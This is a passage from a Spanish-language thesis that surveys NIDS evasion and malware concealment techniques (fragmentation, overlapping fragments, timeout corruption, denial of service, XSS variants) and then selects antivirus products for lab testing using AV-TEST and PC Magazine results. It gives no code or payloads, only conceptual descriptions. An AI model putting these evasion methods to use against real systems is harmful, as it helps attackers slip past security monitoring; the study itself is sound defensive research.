Fragmentación	La fragmentación de paquetes es una característica principal del protocolo IP al igual que la segmentación en TCP. Los paquetes llegan al NIDS fragmentados y por lo general en desorden es por esto que el NIDS debe ser capaz de re-ensamblarlos en el orden correcto. Los atacantes se pueden aprovechar de esta condición para camuflar sus ataques, enviando en diferentes paquetes o fragmentos código malicioso, también, pueden incluir tráfico basura para que el código malicioso sea procesado en diferentes tiempos, además inundar el buffer del sistema con fragmentos que nunca se van a completar. En el caso del uso de TCP, también se debe considerar la ventana de transmisión, para evitar pérdida de paquetes [15].	1998	N.A.
Corrupción del Timeout	El timeout es un campo de la cabecera TCP como el TTL en IP, el cual indica el tiempo en que se debe recibir la confirmación de su recepción, si no lo hace pide su retransmisión. Los atacantes pueden modificar este campo, para que el sistema de protección reciba los paquetes y el sistema final no y pida su retransmisión y así poder enviar código malicioso [14].	2003	N.A.
Fragments Overlapping	IP no pide autenticación de dónde le llega la información, por lo que acepta de cualquier fuente. Esta condición hace que reciba constantemente paquetes y los nuevos paquetes pueden sobrelaparse, es decir, los bytes de un nuevo paquete sobre-escriben los bytes de uno anterior, pero no todos [15] [81].	1998	N.A.
Overwrite	Los paquetes llegan en desorden para ser re-ensamblados, por lo cual el sistema puede mantener algunos hasta poder completar la información. DE esta condición se aprovechan los atacantes al enviar paquetes basura. Esta condición se da cuando llegan nuevos paquetes y sobre-escriben a los antiguos totalmente, por lo que puede haber pérdida de información o a su vez camuflar código malicioso [15] [81].	1998	N.A.
Descarte de fragmentos	La ventana de comunicación que mantienen las conexiones TCP y el buffer de memoria para almacenar paquetes IP tienen un tamaño específico, almacenan los paquetes hasta poder completar y verificar su información, si los paquetes no se van completando, estos siguen ocupando espacio, si estos dos espacios se llenan no darán paso a nuevos paquetes para procesar su información, por lo que pueden irse descartando nuevos fragmentos. Además, se pueden descartar los fragmentos por corrupción de campos dentro de su cabecera [15].	1998	N.A.

Tabla 2.16.3: Variaciones de la técnica de Fragmentación.

Las siguientes técnicas dentro de la investigación, fueron determinadas como de ataque directo más no de evasión a los sistemas de protección, por lo que están dentro de este, pero no son consideradas para la realización de la línea temporal, la determinación de la tendencia o la etapa de pruebas.

- **Denegación de servicio**

Denegación de servicio			
Nombre	Funcionamiento	Año	Malware Inicial
Denegación de servicio	La denegación de servicio, en su mayoría, lo que intenta es explotar la disponibilidad de los recursos de forma desproporcionada del sistema para dejarlo aislado de los demás sistemas que está protegiendo. Las NIDS al ser un sistema “fail open”, dejará desprotegidos a los demás sistemas de la red y totalmente vulnerables para posibles ataques. La más famosa apareció en 2001, la cual se denomina Stick. Funciona al saturar el canal de control que conecta el IDS con los operadores, a través de una inyección de alertas falsas [15] [82].	1998	N.A.
Resouce depletion	El objetivo principal de un atacante va a ser agotar los recursos del sistema de protección, estos pueden ser el agotamiento de CPU (al enviar muchos paquetes a que sean procesados), agotamiento de memoria (almacenar paquetes que no se completan) y saturación de la red (inundar la red con tráfico basura) [15].	1998	N.A.
Complexity	Exploitar la complejidad de los algoritmos propios de los NIDS y otras características de diseño, haciendo el código computacionalmente más costoso. Algoritmos de retroceso, porque su complejidad es NP order. Efectivo contra NIDS basado en reglas [82]. Se los puede lograr sin consumir mucho ancho de banda, como se demostró en el artículo “Backtracking Algorithmic Complexity Attacks Against a NIDS” el atacante sólo necesita de 4kbps de ancho de banda para efectuar este ataque [83].	2012	N.A.

Tabla 2.17: Variaciones de la técnica de Denegación de servicio.

Cross Site Scripting				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
Cross Site Scripting (XSS)	El ataque se produce cuando el cliente ejecuta páginas web que contienen código malicioso, inyectado por un atacante, que infecta el equipo del cliente. Los atacantes insertan código JavaScript en páginas que eran de uso común. A diferencia del ataque con iframe, este tipo de ataque utiliza la etiqueta <script>, el cual por lo general estaba ofuscado con alguna de las técnicas anteriormente vistas [84] [85] [86].	- Extracción de Cookies	2005	<i>JS.Spacehero</i>
XSS almacenado o persistente	El atacante almacena de forma persistente el código malicioso en un recurso administrado por aplicación web, como una base de datos. El ataque se lleva a cabo cuando la víctima solicita una página que se construye o utiliza el contenido de este recurso [85] [87] [88].	- Inyección SQL	2008	<i>N.A.</i>
XSS Reflejado	En este tipo de ataque no se almacena el código malicioso de manera persistente, sino que, utiliza una vulnerabilidad de los servidores que “refleja” la entrada enviada por el usuario sin analizarla. Un atacante puede inyectar un script malicioso en el parámetro request de una URL e incrustar la URL en un hipervínculo, el cual el usuario va a ejecutar y esto desplegará el funcionamiento del código incrustado [85] [87] [88].	- Suplantación de URL	2009	<i>N.A.</i>
DOM-based XSS	Un ataque basado en DOM se da cuando el aplicativo web del lado del cliente está diseñado para leer una URL de locaciones del servidor del tipo document.location, document.URL o document.referrer, e inyectar parte de este documento en el DOM [88]	- Inyección de Scripts	2010	<i>N.A.</i>

Tabla 2.18: Variaciones de la técnica de Cross Site Scripting.

2.1.1.1. Variaciones a través del tiempo




Figura 2.3: Variación de todas las técnicas globales a lo largo de los últimos 30 años.

2.1.2. Tendencia de uso de técnicas de ocultación de código malicioso.

La investigación realizada sobre las técnicas de ocultación de código malicioso, demostró mediante la Figura 2.3, que no existen técnicas nuevas que hayan surgido durante los últimos 5 años, solo existen variaciones de las técnicas que se han originado anteriormente. Por ejemplo, el malware asistido por GPU (Fileless) existe desde 2008, dos años después del origen de CUDA, y se basaba en operaciones simples para cargar el contenido de malware a CPU, a partir de 2013, ya existen ganchos o ejecuciones directas en GPU (todo el malware se ejecuta en GPU).




Figura 2.4. Variación de malware asistido por GPU.

Las variaciones de las técnicas se originan a partir de la reutilización de código, se toma un malware funcional o parte de este para generar uno nuevo, es decir, es el mismo malware original, pero con una variación en su código; ya sea cambiando una o más técnicas que utiliza para ocultar su código o el exploit que este realiza. El uso de toolkits o framework maliciosos, también promueve la fácil creación de nuevo malware. Esto, según Awad A. R. y Sayre K. D., se ha convertido en una problemática actual para los sistemas de seguridad informática que no pueden estar a la vanguardia contra las familias de malware que se generan al reutilizar código. Los autores proponen en su trabajo “*Automatic Clustering of Malware Variants*” [89], un método novedoso que permite la categorización de malware nuevo mediante Grafos de Flujo de Control Estructurado (SCFG – por sus siglas en inglés) en las familias a las que estos pertenecen o de la cual se originaron, esto agilizará la clasificación del malware que actualmente a los analistas de seguridad les toma entre uno o dos días.

El cifrado se ha convertido en la técnica de facto para evadir a los diferentes sistemas de seguridad informática, tanto de usuario final como de red, debido al alto costo computacional que significa descifrar el código oculto cuando no se cuenta con la clave. Esto provee a los atacantes una ventaja, ya que retarda o impide el análisis del código por parte de los sistemas o analistas de seguridad.

Técnicas como, variación de TTL, violaciones del protocolo TCP/IP, han quedado obsoletas debido a la fácil detección que estas tienen incluso ante sistemas o dispositivos que no están dedicados 100% a la seguridad informática, como los routers que se encargan de verificar paquetes fraudulentos. Por esta razón, se ha dado un creciente uso de otras técnicas como cifrado, metamorfismo, polimorfismo, fragmentación, etc. que se centran más en ocultar directamente el código por cualquier medio.

2.2. Selección de herramientas utilizadas en el entorno virtual controlado

2.2.1. Sistemas de protección de usuario final

La tendencia de uso de sistemas de protección, se tomó en base a los resultados publicados en agosto de 2017 (Figura 2.5) por AV-TEST The Independent IT-Security Institute [90]. Además, se toma en consideración los resultados de febrero de 2018 (Figura 2.6), donde se constata la variación que existe en cuanto a los sistemas ubicados en el TOP, desde la fecha propuesta para el desarrollo del proyecto (mayo 2017), hasta la fecha en que se escribió este documento (marzo – abril 2018).

Los resultados publicados son obtenidos mediante pruebas realizadas periódicamente por el Instituto, a 18 sistemas de seguridad informática que actualmente están en el mercado. Dichas pruebas se basan en tres parámetros: Protección, Carga del Sistema y Utilidad, las cuales son aplicadas a las versiones más actuales de los sistemas. Para cada uno de estos parámetros, se toman en cuenta escenarios de prueba realistas y comprobados contra las amenazas actuales, dichos parámetros cuentan con unos procesos de prueba, detallados a continuación.

Windows 7		agosto 2017			
	Nombre		Protección	Carga del sistema	Utilidad
■ agosto 2017	AhnLab	AhnLab V3 Internet Security 9.0	●●●●●	●●●●●	●●●●●
■ febrero 2017	eset	ESET Internet Security 10.1	●●●●●	●●●●●	●●●●●
■ agosto 2016	KASPERSKY	Kaspersky Lab Internet Security 17.0 & 18.0	●●●●● TOP	●●●●●	●●●●●
■ febrero 2016	TREND	Trend Micro Internet Security 11.1	●●●●● TOP	●●●●●	●●●●●
■ agosto 2015	Avira	Avira Antivirus Pro 15.0	●●●●●	●●●●●	●●●●●
■ abril 2015	Bitdefender	Bitdefender Internet Security 21.0 & 22.0	●●●●● TOP	●●●●●	●●●●●
■ diciembre 2014	BullGuard	BullGuard Internet Security 17.1	●●●●●	●●●●●	●●●●●
■ agosto 2014	G Data	G Data InternetSecurity 25.4	●●●●●	●●●●●	●●●●●
■ febrero 2014	McAfee	McAfee Internet Security 20.0	●●●●●	●●●●●	●●●●●
■ agosto 2013	eScan	MicroWorld eScan Internet Security Suite 14.0	●●●●●	●●●●●	●●●●●
■ junio 2013	Norton	Norton Norton Security 22.10	●●●●●	●●●●●	●●●●●
■ diciembre 2012	ThreatTrack	ThreatTrack VIPRE Internet Security Pro 9.3	●●●●●	●●●●●	●●●●●
■ octubre 2012	avast	Avast Free AntiVirus 17.5	●●●●●	●●●●●	●●●●●
■ junio 2012	AVG	AVG Internet Security 17.5	●●●●●	●●●●●	●●●●●
■ abril 2012	COMODO	Comodo Internet Security Premium 10.0	●●●●●	●●●●●	●●●●●
■ diciembre 2011	K7	K7 Computing Total Security 15.1	●●●●●	●●●●●	●●●●●
■ agosto 2011	F-Secure	F-Secure Safe 14 & 17	●●●●●	●●●●●	●●●●●
■ marzo 2011	Microsoft	Microsoft Security Essentials 4.10	●●●●●	●●●●●	●●●●●
■ junio 2010					

Figura 2.5: Tabla de resultados publicada en AV-TEST – agosto 2017 [90].

Windows 7		febrero 2018			
	Nombre		Protección	Carga del sistema	Utilidad
■ febrero 2018	AhnLab	AhnLab V3 Internet Security 9.0	●●●●● TOP	●●●●●	●●●●●
■ agosto 2017	avast	Avast Free AntiVirus 17.9	●●●●●	●●●●●	●●●●●
■ febrero 2017	AVG	AVG Internet Security 17.9	●●●●●	●●●●●	●●●●●
■ agosto 2016	Avira	Avira Antivirus Pro 15.0	●●●●●	●●●●●	●●●●●
■ agosto 2015	Bitdefender	Bitdefender Internet Security 22.0	●●●●●	●●●●●	●●●●●
■ abril 2015	BullGuard	BullGuard Internet Security 18.0	●●●●●	●●●●●	●●●●●
■ diciembre 2014	COMODO	Comodo Internet Security Premium 10.1	●●●●● TOP	●●●●●	●●●●●
■ agosto 2014	F-Secure	F-Secure Safe 17	●●●●●	●●●●●	●●●●●
■ febrero 2014	G Data	G Data InternetSecurity 25.4	●●●●●	●●●●●	●●●●●
■ agosto 2013	K7	K7 Computing Total Security 15.1	●●●●●	●●●●●	●●●●●
■ junio 2013	KASPERSKY	Kaspersky Lab Internet Security 18.0	●●●●● TOP	●●●●●	●●●●●
■ diciembre 2012	McAfee	McAfee Internet Security 20.6 & 25.7	●●●●● TOP	●●●●●	●●●●●
■ octubre 2012	Microsoft	Microsoft Security Essentials 4.10	●●●●● TOP	●●●●●	●●●●●
■ junio 2012	eScan	MicroWorld eScan Internet Security Suite 14.0	●●●●●	●●●●●	●●●●●
■ abril 2012	Norton	Norton Norton Security 22.11 & 22.11	●●●●● TOP	●●●●●	●●●●●
■ diciembre 2011	PC Pitstop	PC Pitstop PC Matic 3.0	●●●●●	●●●●●	●●●●●
■ agosto 2011	TREND	Trend Micro Internet Security 12.0	●●●●● TOP	●●●●●	●●●●●
■ marzo 2011	VIPRE	VIPRE Security VIPRE AdvancedSecurity 10.1	●●●●●	●●●●●	●●●●●
■ junio 2010					

Figura 2.6: Tabla de resultados publicada en AV-TEST – febrero 2018 [90].

a) Protección

La categoría más importante para AV-TEST es esta, donde se prueban los sistemas de seguridad informática contra las amenazas procedentes de Internet y archivos estáticos.

La primera prueba se basa en medir la protección contra ataques de día 0 provenientes de Internet, incluidos los correos electrónicos y las páginas web maliciosas (Real-World Testing) [91]. Lo que busca AV-TEST es determinar si el sistema de seguridad informática bloquea o no bloquea la amenaza puesta a prueba o simplemente lo informa.

La segunda prueba se basa en la detección de los malware más extendidos y más frecuentes durante las últimas 4 semanas (conjunto de referencia de AV-TEST). Esta es una detección de archivos estáticos en la cual buscan que el sistema de seguridad informática detecte el malware a través de firmas, heurística y consultas en la nube.

“Todos los casos de prueba provienen exclusivamente de las fuentes internas de AV-TEST y siempre se analizan por completo en el Instituto AV-TEST. Nunca recurren a los casos de prueba o a los análisis que les proporcionan los proveedores u otras fuentes externas. Ya que esta prueba usa sólo amenazas reales y actuales, refleja perfectamente el nivel de peligro real” [91].

b) Carga del sistema

Este parámetro lo que busca medir es la influencia en la velocidad del sistema, para lo cual se ejecutan acciones típicas que van desde el inicio mismo del sistema, incluyendo actualizaciones automáticas y tareas programadas, hasta acciones tan simples como abrir un archivo de Word o Excel, descarga de archivos de internet, etc [92].

Estas acciones son realizadas por lo menos 7 veces para sacar una media de confianza, estos valores de confianza se comparan con los valores de referencia del sistema antes de la instalación del sistema de seguridad informática. Esta diferencia hace referencia a la ralentización del sistema que ocurre durante las acciones probadas [92].

c) Influencia en la utilidad

Este parámetro, no se centra en sí en las amenazas existentes, sino busca medir el nivel de distracción que provoca al usuario al momento de mostrar las notificaciones de detección y los falsos positivos que tenga al momento de identificar software seguro como malicioso [93].

En base a los resultados publicados por AV-TEST en agosto de 2017, existen tres sistemas de seguridad informática que se encuentran en el “TOP”, Kaspersky Lab, Bitdefender y TrendMicro. Estos tres sistemas de seguridad informática o sistemas de protección de usuario final, son los que serán instalados en el entorno virtual controlado y serán puestos a prueba contra las muestras de malware recopiladas. Para evitar conflictos y problemas de Copyright en este proyecto se utilizaron las versiones de prueba de 30 días que concede cada uno de estos sistemas de seguridad informática.

Los resultados obtenidos por cada uno de los sistemas mencionados durante las pruebas de AV-TEST son:

1. Kaspersky Lab Internet Security 17.0 & 18.0

Este producto en la fase de pruebas de *Protección*, obtuvo una calificación de 6/6 con un porcentaje de protección del 100%, en ambas pruebas, sobrepasando el promedio de la industria (Figura 2.7).




Figura 2.7: Resultados de pruebas de Protección – Kaspersky Lab [94].

En la fase de pruebas de *Carga del sistema*, el producto obtuvo un resultado de 6/6 en la calificación total de las pruebas. Demostrando que, en cada una de ellas, el porcentaje de carga que genera en el sistema es menor que el promedio de la industria (Figura 2.8).



Figura 2.8: Resultados de pruebas de Carga del Sistema – Kaspersky Lab [94].

En las pruebas de Utilidad, el producto obtuvo una calificación total de 6/6, en lo cual se puede apreciar que genera solamente un falso positivo (Figura 2.9).

	julio	agosto	Promedio de la industria
Falsas alarmas o bloqueos durante la visita a un sitio web 500 samples used	0	0	0
Detección errónea como malware de software seguro durante el análisis de sistema 1.437.401 samples used	0	1	6
Avisos erróneos provenientes de determinadas acciones durante la instalación y el uso de software seguro 41 samples used	0		0
Bloqueos erróneos provenientes de determinadas acciones durante la instalación y el uso de software seguro 41 samples used	0		0
Resultado Utilidad ●●●●●● 6.0/6.0			

Figura 2.9: Resultados de pruebas de Utilidad – Kaspersky Lab [94].

2. Bitdefender Internet Security 21.0 & 22.0

Este producto en las pruebas de Protección, obtuvo una calificación de 6/6 con un porcentaje de 100%, superando así el promedio de la industria en las dos pruebas realizadas (Figura 2.10).

	julio	agosto	Promedio de la industria
Protección contra ataques de día 0 provenientes de Internet, incluidos los correos electrónicos y las páginas web maliciosas (Real-World Testing) 198 samples used	100%	100%	99,5%
Detección de los malware más extendidos y más frecuentes durante las últimas 4 semanas (conjunto de referencia de AV-TEST) 10.793 samples used	100%	100%	99,9%
Resultado Protección ●●●●●● 6.0/6.0			

Figura 2.10: Resultados de pruebas de Protección – Bitdefender [95].

En las pruebas de Carga del Sistema, este producto tuvo una calificación de 6/6, en donde se ve que comparado con el promedio de la industria sus porcentajes de carga son menores, exceptuando uno de ellos (Figura 2.11).

	PC estándar	Promedio de la industria	PC última generación	Promedio de la industria
Ralentización al acceder a páginas web populares 39 páginas web visitadas	16%	17%	21%	15%
Ralentización al descargar programas usados con frecuencia 20 archivos descargados	2%	5%	1%	2%
Ralentización al ejecutar software estándar 11 casos de prueba utilizados	5%	13%	13%	17%
Ralentización al instalar programas usados con frecuencia 18 programas instalados	11%	29%	15%	39%
Ralentización al copiar archivos (localmente y en la red) 7.744 archivos copiados	3%	16%	3%	21%
Resultado Carga del sistema ●●●●●● 6.0/6.0				

Figura 2.11: Resultado de pruebas de Carga del sistema – Bitdefender [95].

En las pruebas de Utilidad, el producto tuvo una calificación de 5.5/6, esto debido a que obtuvo una media de 6 falsos positivos, lo cual lo ubica dentro del promedio de la industria (Figura 2.12).

	julio	agosto	Promedio de la industria
Falsas alarmas o bloqueos durante la visita a un sitio web 500 samples used	0	0	0
Detección errónea como malware de software seguro durante el análisis de sistema 1.437.401 samples used	0	6	6
Avisos erróneos provenientes de determinadas acciones durante la instalación y el uso de software seguro 41 samples used	0		0
Bloqueos erróneos provenientes de determinadas acciones durante la instalación y el uso de software seguro 41 samples used	0		0
Resultado Utilidad ●●●●● 5.5/6.0			

Figura 2.12: Resultados de las pruebas de Utilidad – Bitdefender [95].

3. Trend Micro Internet Security 11.1

Este producto en las pruebas de Protección, obtuvo una calificación de 6/6 con un porcentaje de 100%, lo que lo hace superar al promedio de la industria (Figura 2.13).

	julio	agosto	Promedio de la industria
Protección contra ataques de día 0 provenientes de Internet, incluidos los correos electrónicos y las páginas web maliciosas (Real-World Testing) 198 samples used	100%	100%	99,5%
Detección de los malware más extendidos y más frecuentes durante las últimas 4 semanas (conjunto de referencia de AV-TEST) 10.793 samples used	100%	100%	99,9%
Resultado Protección ●●●●● 6.0/6.0			

Figura 2.13: Resultados de las pruebas de Protección – Trend Micro [96].

En las pruebas de Carga del sistema, este producto obtuvo una calificación de 5.5/6, esto debido a que, en dos pruebas supera los porcentajes del promedio de la industria (Figura 2.14).

	PC estándar	Promedio de la industria	PC última generación	Promedio de la industria
Ralentización al acceder a páginas web populares 39 páginas web visitadas	20%	17%	20%	15%
Ralentización al descargar programas usados con frecuencia 20 archivos descargados	1%	5%	0%	2%
Ralentización al ejecutar software estándar 11 casos de prueba utilizados	9%	13%	20%	17%
Ralentización al instalar programas usados con frecuencia 18 programas instalados	21%	29%	22%	39%
Ralentización al copiar archivos (localmente y en la red) 7.744 archivos copiados	4%	16%	5%	21%
Resultado Carga del sistema ●●●●● 5.5/6.0				

Figura 2.14: Resultados de las pruebas de Carga del sistema – Trend Micro [96].

En las pruebas de Utilidad, el producto obtuvo una calificación de 6/6 viendo así que en todas las pruebas sus valores están por debajo del promedio de la industria (Figura 2.15).

	julio	agosto	Promedio de la industria
Falsas alarmas o bloqueos durante la visita a un sitio web 500 samples used	0	0	0
Detección errónea como malware de software seguro durante el análisis de sistema 1.437.401 samples used	0	1	6
Avisos erróneos provenientes de determinadas acciones durante la instalación y el uso de software seguro 41 samples used	0		0
Bloqueos erróneos provenientes de determinadas acciones durante la instalación y el uso de software seguro 41 samples used	0		0
Resultado Utilidad ●●●●● 6.0/6.0			

Figura 2.15: Resultados de las pruebas de Utilidad – Trend Micro [96].

2.2.2. Sistema de protección de usuario final con licenciamiento gratuito

La PC-Magazine es una revista tecnológica online que realizó un estudio de los sistemas de protección de usuario final con licenciamiento gratuito. El estudio de enero del 2018 analizó 10 de estos sistemas de protección, calificándolos en base a 7 atributos; utilizando una ponderación de si cuenta o no con dicho atributo. Los resultados publicados por la revista se detallan en la Figura 2.16, determinando como el mejor sistema de protección de usuario final con licenciamiento gratuito a Avast FREE Antivirus 17.5.

Product	Avast Free Antivirus 2017	AVG AntiVirus Free (2017)	Bitdefender Antivirus Free Edition (2017)	Check Point ZoneAlarm Free Antivirus+ 2017	Kaspersky Free	Sophos Home Free	Avira Antivirus (2017)	adaware antivirus free 12	Comodo Antivirus 10	Panda Free Antivirus (2017)
Lowest Price	Free	Free	Free	Free	Free	Free	Free	\$0.00	\$0.00	Free
	AVAST Software	AVG Technologies	Bitdefender	ZoneAlarm	Kaspersky Lab	Sophos	Avira	MSRP	MSRP	Panda Security
	SEE IT	SEE IT	SEE IT	SEE IT	SEE IT	SEE IT	SEE IT			SEE IT
Editors' Rating	●●●●●	●●●●●	●●●●○	●●●●○	●●●●○	●●●●○	●●●●○	●●●○○	●●●○○	●●●○○
	EDITORS' CHOICE	EDITORS' CHOICE								
On-Demand Malware Scan	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
On-Access Malware Scan	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Website Rating	✓	✓	—	—	✓	—	✓	—	—	—
Malicious URL Blocking	✓	✓	✓	—	✓	✓	✓	—	✓	✓
Phishing Protection	✓	✓	✓	—	✓	✓	✓	—	✓	✓
Behavior-Based Detection	✓	✓	✓	✓	—	✓	—	—	✓	—
Bonus: Vulnerability Scan	✓	—	—	—	—	—	—	—	—	—

Figura 2.16: Resultados publicados por PC-Magazine [97].

El sistema de protección Avast FREE Antivirus 17.5, también tiene una evaluación por parte de AV-TEST, en la cual durante las pruebas de Protección obtuvo una calificación de 6/6, con porcentajes de 100% en las dos pruebas realizadas (Figura 2.17). Durante las pruebas de Carga del sistema, obtuvo porcentajes de ralentización superiores al promedio de la industria en 3 de las 5 pruebas (Figura 2.18) y durante las pruebas de Utilidad, obtuvo 8 detecciones erróneas como malware de software seguro (Figura 2.19).

Debido a esto obtuvo una calificación de 5/6 en ambos parámetros, impidiéndole obtener el escalafón de “TOP” dentro de AV-TEST.

